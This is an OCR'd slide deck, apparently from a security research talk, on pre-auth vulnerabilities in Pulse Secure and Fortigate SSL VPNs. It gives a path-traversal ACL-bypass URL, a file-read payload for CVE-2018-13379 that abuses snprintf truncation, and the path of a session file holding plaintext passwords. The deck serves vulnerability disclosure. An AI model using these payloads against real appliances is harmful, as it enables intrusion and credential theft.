


Memory Forensics

PSA-V-VMWARE [redacted]
File Edit View VM Tabs Help
PSA-V-VMWARE [redacted]
To direct input to this VM, click inside or pr

```
Starting system software version 9.[illegible]R1 (build 639[illegible]9)

Using driver: vmxnet3
.Loading vmmemctl
......

Licensing Hardware ID: [redacted]


About to boot as a stand-alone Pulse Connect Secure.
Hit TAB for clustering options, wait or hit Enter to continue.....
Starting Core Services


Device Administration: https://<DEVICE-IP-ADDR>|<DEVICE-DNS-NAME>/admin
Press <Enter> to view or update your appliance settings._
```

In-memory patch



BIOS


LILO

Kernel

/sbin/init

`///////////////bin/sh`

Memory Patch



PSA-V-VMWARE[redacted]
File Edit View VM Tabs Help
PSA-V-VMWARE[redacted]

```
Starting system software version 9.0R1 (build 63549)

Using driver: vmxnet3
.Loading vmmemctl
......

Licensing Hardware ID: [redacted]


About to boot as a stand-alone Pulse Connect Secure.
Hit TAB for clustering options, wait or hit Enter to continue.....
Starting Core Services


Device Administration: https://<DEVICE-IP-ADDR>|<DEVICE-DNS-NAME>/admin
Press <Enter> to view or update your appliance settings._
```

To direct input to this VM, click inside or pr


Once we press the **Enter**...

BIOS


LILO

Kernel

/sbin/init



///////////////bin/sh


PSA-V-VMWARE [redacted]
File Edit View VM Tabs Help
PSA-V-VMWARE [redacted]
To direct input to this VM, click inside or pr

```
Starting system software version 9.0R1 (build 63949)


Using driver: vmxnet3
.Loading vmmemctl
......

Licensing Hardware ID: [redacted]


About to boot as a stand-alone Pulse Connect Secure.
Hit TAB for clustering options, wait or hit Enter to continue.....
Starting Core Services


Press <Enter> to view or update your appliance settings.
sh-4.1# uname -a
Linux localhost2 2.6.32-00170-g6d78046-dirty #1 SMP Wed Apr 18 19:04:27 PDT 2018
 x86_64 x86_64 x86_64 GNU/Linux
sh-4.1# _
```

Digging at a correct place

Attack vectors

- WebVPN
- Native script language extensions
- Multi-layered architecture problems

WebVPN

- A convenient proxy feature – Portable & Clientless
- Proxy all kinds of traffics through the web browser
  - Supports various protocols
    - HTTP, FTP, TELNET, SSH, SMB, RDP …
  - Handles various web resources
    - WebSocket, JavaScript, Flash, Java Applet …

WebVPN implementation

- Build from scratch
  - Protocols, web resources handling are prone to memory bugs
  - Requires high security awareness
    - Debug function
    - Logging sensitive data
    - Information exposed

WebVPN implementation

- Modify from an open source project
    - Copy the code, copy the bugs
    - Hard to maintain & update & patch
- Call existing libraries
    - Neglect to update
        - Libcurl (2008), Libxml (2009)

Native script language extensions

- Most SSL VPNs have their own native script language extensions
  - En/Decoding in C/C++
  - Type confusion between languages

	Web Stack
F5 Networks	PHP / C (Apache extension)
Cisco	Lua / C (self-implemented server)
Pulse Secure	Perl / C++ (self-implemented server)
Fortigate	Nginx / C (Apache extension)
Palo Alto	PHP / C (AppWeb extension)
Citrix	PHP / C (self-implemented server)

En/Decoding in C/C++

- String operation is always difficult for C language
  - Buffer size calculation
  - Dangerous functions
  - Misunderstood functions

```
ret = snprintf(buf, buf_size, format, …);
left_buf_size = buf_size - ret;
```

Type confusion

- Type seems the same but …
- Perl string or C string?
- What **TYPE** is it?

```
my ($var) = @_;
EXTENSION::C_function($var);
```

WHO KNOWS?

Multi-layered architecture problems

- Inconsistency between each architecture layer
- Failed patterns
  - Reverse proxy + Java web = Fail
    - Breaking Parser Logic by Orange Tsai from Black Hat USA 2018
  - Customized(C/C++) web server + RESTful API backend

Failed Patterns

- ACL bypass on customized C webserver + RESTful backend
  - Abuse Regular Expression greedy mode to bypass path check

    `^/public/images/.+/(front|background)_.+`
  - Dispatched to backend PHP engine and access privileged pages

```
https://sslvpn/public/images/x/front_x/../../../../some.php
```

Case studies

Pre-auth remote code execution on **Fortigate** SSL VPN


Pre-auth remote code execution on **Pulse Secure** SSL VPN

Disclaimer

All the CVEs mentioned below have been reported and patched by Fortinet, Pulse Secure and Twitter


Fortigate SSL VPN

- All programs and configurations compiled into `/bin/init`
  - About **500 MB, stripped idb** with 85k functions
  - Plenty of function tables
- Customized web daemons
  - Based on apache since 2002
  - Self-implemented apache module



```
bash-4.1# ls -l /bin
total 51388
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 acd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 alarmd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 alertmail -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 authd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 awsd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 azd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 bgpd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 cardctl -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 cardmgr -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 chat -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 chlbd -> /bin/init
```

Fortigate web interface



Please Login
Not Secure
https://sslvpn:4433/remote/login?lang=en
Incognito
Please Login
Name
Password
Login

Worth mentioning bugs

- Pre-auth RCE chain
  - CVE-2018-13379: Pre-auth arbitrary file reading
  - CVE-2018-13382: Post-auth heap overflow
- The magic backdoor
  - CVE-2018-13383: Modify any user's password with a magic key

Arbitrary file reading

- A function reading language json files for users
  - Concatenate strings directly
  - No `../` filter
  - Limited file extension

```
snprintf(s, 0x40, "/migadmin/lang/%s.json", lang);
```

Arbitrary file reading

- Utilize the feature of **snprintf**
  - *The snprintf() and vsnprintf() functions will write* ***at most size-1*** *of the characters printed into the output string*
  - Appended file extension can be stripped!

`/migadmin/lang//../../../..///////////////////////////////bin/sh`~~`.json`~~


0x40

An SSL VPN mystery

Appears in many products …


Excessively detailed session file

- `/dev/cmdb/sslvpn_websession`
  - Session token
  - IP address
  - User name
  - Plaintext password




LILY HAY NEWMAN SECURITY 05.21.19 05:14 PM

GOOGLE HAS STORED SOME PASSWORDS IN PLAINTEXT SINCE 2005



21
MAR 19

